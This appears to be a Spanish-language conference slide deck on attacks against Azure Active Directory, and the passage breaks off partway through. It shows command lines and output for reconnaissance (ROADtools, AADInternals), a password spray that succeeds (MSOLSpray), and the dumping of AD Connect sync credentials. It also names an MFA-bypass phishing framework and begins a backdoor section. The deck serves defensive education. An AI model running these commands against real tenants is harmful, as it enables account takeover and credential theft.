

# **Protegiendo el Azure Active Directory**

## **Mitigando las Principales Amenazas del Azure AD**

---

**Presentada por Antonio Alvarado,**  
**CTO, Greenfence Security**



Antonio Alvarado (@antonixp21)  
<https://greenfencesec.com>  
@greenfencesec

# About

**Antonio Alvarado**

- **Ingeniero en Sistemas de Información (primera Generación)**
- **Magister en Seguridad Informática y egresado de la Universidad Tecnológica de Panamá (UTP).**

2

# Temas

## PRINCIPALES ATAQUES/TÉCNICAS

Principales ataques contra el Azure Active Directory.

## CONTROLES DE SEGURIDAD PARA MITIGARLOS

Controles de seguridad para mitigar los ataques y problemas comunes en el Azure Active Directory

## DEMO:EVALUACIONES DE SEGURIDAD

Demo que muestra el uso de herramientas para realizar evaluaciones de seguridad para detectar compromisos al Azure Active Directory.

# Objetivo

## ¿QUÉ ESPERAR?


Compartir información sobre cómo son atacados entornos integrados de Active Directory en premisas y Azure Active Directory en la nube.

**COMPARTE  
Y APRENDE**






# ¿Qué es Azure Active Directory?



- Microsoft Azure Active Directory (Azure AD) es el servicio en la nube de Microsoft que proporciona administración de identidad y acceso.
- Proporciona la capacidad de administrar las identidades de los usuarios y los derechos de acceso.
- Azure AD combina servicios básicos de directorio, administración de acceso y protección de identidad en una única solución.
- Azure AD permite a los usuarios iniciar sesión y acceder a los recursos que se encuentran en recursos externos como Office 365 y miles de otras aplicaciones SaaS.
- También permite a sus usuarios acceder a recursos internos, como aplicaciones en la red interna de sus organizaciones.

# ¿Cómo se integran la tierra y la nube?



# + SEGURIDAD



7

## Principales Ataques

# Resumen de ataques que estaremos viendo

- Ataques de Reconocimiento.
- Ataques para Saltarse Segundo Factor Autenticación (MFA Bypass)
- Ataques de Phishing
- Ataques de Fuerza Bruta (Password Spray)
- Ataques al Azure AD Connect (Backdoors)
- Extracción de contraseña de Azure AD Connect



# Ataques de Enumeración

## Herramienta: ROADtools

**Enlace:** <https://github.com/dirkjanm/ROADtools>

**Autor:** Dirk-jan Mollema

**Características:** Recopila y muestra data de usuarios, grupos, Miembros de roles administrativos, aplicaciones, dispositivos y otros en Azure.

```
kali@kali:~$ roadrecon auth -u sjackson@onmicrosoft.com
Password:
Tokens were written to .roadtools_auth
kali@kali:~$ roadrecon gather
Starting data gathering phase 1 of 2 (collecting objects)
Starting data gathering phase 2 of 2 (collecting properties and relationships)

kali@kali:~$ roadrecon gui
* Serving Flask app "roadtools.roadrecon.server" (lazy loading)
* Environment: production
  WARNING: This is a development server. Do not use it in a production deployment.
  Use a production WSGI server instead.
* Debug mode: off
* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
127.0.0.1 - - [19/Jan/2021 11:50:01] "GET / HTTP/1.1" 200 -
127.0.0.1 - - [19/Jan/2021 11:50:01] "GET /runtime-es2015.0811dcefd377500b5b1a.js HTTP/1.1" 200 -
127.0.0.1 - - [19/Jan/2021 11:50:01] "GET /styles.c56dead26c3f4a2fceed.css HTTP/1.1" 200 -
127.0.0.1 - - [19/Jan/2021 11:50:01] "GET /main-es2015.bb4aa3ee65a304f3673a.js HTTP/1.1" 200 -
127.0.0.1 - - [19/Jan/2021 11:50:01] "GET /polyfills-es2015.3fd94ed6a324eee92aec.js HTTP/1.1" 200 -
127.0.0.1 - - [19/Jan/2021 11:50:01] "GET /assets/rt-logo-only-margin.svg HTTP/1.1" 200 -
```

Database Stats			
Users	8		
Groups	6		
Applications	1		
ServicePrincipals	350		
Devices	3		

Tenant information			
Name	AD Test Lab		
Tenant ID	60i		77d
Syncs from AD	Yes		
<a href="#">View Raw</a>			

Tenant Domains			
Name	Type	Capabilities	Properties
onmicrosoft.com	Managed	Email, OfficeCommunicationsOnline	Default Initial
mail.onmicrosoft.com	Managed	None	

# Ataques de Enumeración

# Herramienta: AAD Internals

**Enlace:** <https://github.com/Gerenios/AADInternals>

**Autor:** Dr Nestori Syynimaa

**Características:** Módulo de PowerShell que contiene herramientas para administrar y hackear Azure AD y Office 365.

```
PS C:\Users\ [redacted] Invoke-AADIntReconAsOutsider -Domain [redacted] | Format-Table
```

```
Tenant brand: [redacted]  
Tenant name: [redacted]  
Tenant id: [redacted]  
DesktopSSO enabled: False
```

Name	DNS	MX	SPF	DMARC	Type	STS
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	False	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	False	Managed	
[redacted]	True	True	True	False	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	
[redacted]	True	True	True	True	Managed	

# Ataques de Enumeración

## Herramienta: O365 Recon

Enlace: <https://github.com/nyxgeek/o365recon>

Autor: Nyxgeek

**Características:** Encuentra información de la empresa (dirección, etc.); Información de dominio (otros dominios; Lista de usuarios completa; Lista completa de grupos; Membresía grupal para cada grupo)

```
PS C:\Users\[redacted] .\o365recon.ps1 -outputfile adrecon_targets
Running the -all flag
adrecon_targets

Directory: C:\Users\[redacted]

Mode                LastWriteTime         Length Name
----                -
d-----          1/15/2021   7:00 PM             adrecon_targets

Retrieving Company Info:

ExtensionData      : System.Runtime.Serialization.ExtensionDataObject
AllowAdHocSubscriptions : True
AllowEmailVerifiedUsers : True
AuthorizedServiceInstances : {MultiFactorService/NA001, Adallom/Prod05, AADPremiumService/NA001, exchan
namprd08-006-01...}
AuthorizedServices  : {}
City                :
CompanyDeletionStartTime :
CompanyTags         : {azure.microsoft.com/azure=active}
CompanyType         : CompanyTenant
CompassEnabled      :
Country             :
```

# Ataques de Enumeración

## Herramienta: Azure CLI

**Enlace:** <https://docs.microsoft.com/en-us/cli/azure/install-azure-cli>

**Autor:** Microsoft

**Características:** Herramienta nativa de Microsoft para la administración de Azure.

Select Windows PowerShell

```
PS C:\Users\[redacted]> Get-AzureADUser | ft
```

ObjectId	DisplayName	UserPrincipalName
658ad	Bob Jones	bjones@ms
050	bcdfa Bill Smith	bsmith@ms
06f	d8188 evil user	evil.user@n
58d	1e9ce Mary Phillips	mohillins@n

Windows PowerShell

```
PS C:\Users\[redacted]> az ad user list --output=table --query='[].[Created:createdDateTime,UPN:userPrincipalName,Name:displayName,Title:jobTitle,Department:department,Email:mail,UserId:mailNickname,Phone:telephoneNumber,Mobile:mobile,Enabled:accountEnabled]'
```

Created	Enabled	UPN	Name	UserId
2021-01-10T22:22:28Z	True	bjones@outlook.onmicrosoft.com	Bob Jones	bjones
2021-01-10T22:22:28Z	True	bsmith@outlook.onmicrosoft.com	Bill Smith	bsmith
2021-01-10T22:22:28Z	True	mphilips@outlook.onmicrosoft.com	Mary Phillips	mphilips
2021-01-10T18:58:34Z	True	@outlook.onmicrosoft.com	Madeline	
2021-01-10T22:22:28Z	True	sjackson@msolanillaboutlook.onmicrosoft.com	Sue Jackson	sjackson
2021-01-10T22:19:39Z	True	Sync_LABADCSVR-01_f66a44f45549@outlook.onmicrosoft.com	On-Premises Directory Synchronization Service Account	Sync_LABADCSVR-01_f66a44f45549
2021-01-10T22:08:58Z	True	SyncAdmin@outlook.onmicrosoft.com	SyncAdmin	SyncAdmin

```
PS C:\Users\[redacted]>
```




# Evitar Segundo Factor de Autenticación

## Herramienta: Evilginx2

**Enlace:** <https://github.com/kgretzky/evilginx2>

**Autor:** Kgretzky

**Características:** Standalone man-in-the-middle attack framework used for phishing login credentials along with session cookies, allowing for the bypass of 2-factor authentication



# Evitar Segundo Factor de Autenticación

## Otras Herramientas

- *AAD Internals*
- *Modlishka*


# Ataque de Fuerza Bruta

## Herramienta: MSOLSpray

**Enlace:** <https://github.com/dafthack/MSOLSpray>

**Autor:** Dafthack

**Características:** Permiten probar la misma contraseña sobre un grupo de usuario así evitando bloquear los usuarios.



```
Windows PowerShell
PS C:\> Import-Module .\MSOLSpray.ps1
PS C:\> Invoke-MSOLSpray -UserList .\userlist.txt -Password G1[redacted]mew
[*] There are 4 total users to spray.
[*] Now spraying Microsoft Online.
[*] Current date and time: 01/16/2021 13:39:14
[*] SUCCESS! sjackson@[redacted]utlook.onmicrosoft.com : G[redacted]v
PS C:\>
```

# Ataques de Fuerza Bruta

## Otras Herramientas

- *MailSniper*
- *SprayingToolkit (atomizer)*
- *Ruler*



# Ataques al AD Connect

## Herramienta: ADConnectDump.py

Enlace: <https://github.com/fox-it/adconnectdump>

Autor: Fox-IT

**Características:** Extrae credenciales de un servidor con servicio AD Connect instalado.

```
PS Z:\vmshared> C:\Python27amd64\python.exe .\adconnectdump.py baasbob@65.52.134.75
Azure AD Connect remote credential dumper - by @_dirkjan
Password:
[*] Stopping service ADSync
[*] Downloading ADSync database files
[*] Starting service ADSync
[*] Querying database for configuration data
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x3cac756cdd8c468a35f0622230762724
[*] Dumping LSA Secrets
[*] Found DPAPI machine key: 0x6be1bce3f894e358c1fadf2db6358b184c2791ba
[*] Extracting AD Sync encryption keys from registry
[*] Found keyset ID 1
[*] Decrypting DPAPI data with masterkey 6A3D85B6-BB0D-41FF-92DF-DDB43BA10A4A
[*] Decrypting encrypted AD Sync configuration data
[*] Azure AD credentials
[*] Username: Sync_o365-app-server_206b1a1ede1f@frozenliquids.onmicrosoft.com
[*] Password: :&A!>rWD...[REDACTED]
[*] Local AD credentials
[*] Domain: office.local
[*] Username: MSOL_206b1a1ede1f
[*] Password: )JH|L;h02UUVIE*T>k[6R2.S!1%wdxmf(@w_tY1EA:5{G)Ka[sT|E0E[9>m!(N=...[REDACTED]
[*] Cleaning up...
[*] Stopping service RemoteRegistry
```

Get the database

Dump DPAPI enc. Keys (registry)

Dump AD Sync enc. keys (registry)

Get DPAPI masterkey

Decrypt all the stuff

# Ataques al AD Connect

## Otras Herramientas

- *AAD Internals*
- *Mimikatz*

```
AADInternals 0.4.4
PS > Import-Module AADInternals

v0.4.4 by @NestoriSyynimaa - Cloud Identity Summit 2020 edition
PS > Get-AADIntSyncCredentials
WARNING: Running as ADSync (NT SERVICE\ADSync). You MUST restart PowerShell to restore ADLABDOMAIN\aalvarado rights.

ADDomain      : ADLABDOMAIN.LOCAL
ADUser        : MSOL_f66a44f45549
ADUserPassword : #}
AADUser       : Sync_LABADCSVR-01_f66a44f45549@look.onmicrosoft.com
AADUserPassword : +T
```



# Ataques al AD Connect - Backdoors

## Herramienta: AAD Internals

Enlace: <https://github.com/Gerenios/AADInternals>

Autor: Dr Nestori Syynimaa

Características: Instala un backdoor en el servidor AD Connect que permite recolectar todas las credenciales y las almacena en un archivo csv.

```
PS C:\Users\bhusa.BLACKHAT> Import-Module aadinternals

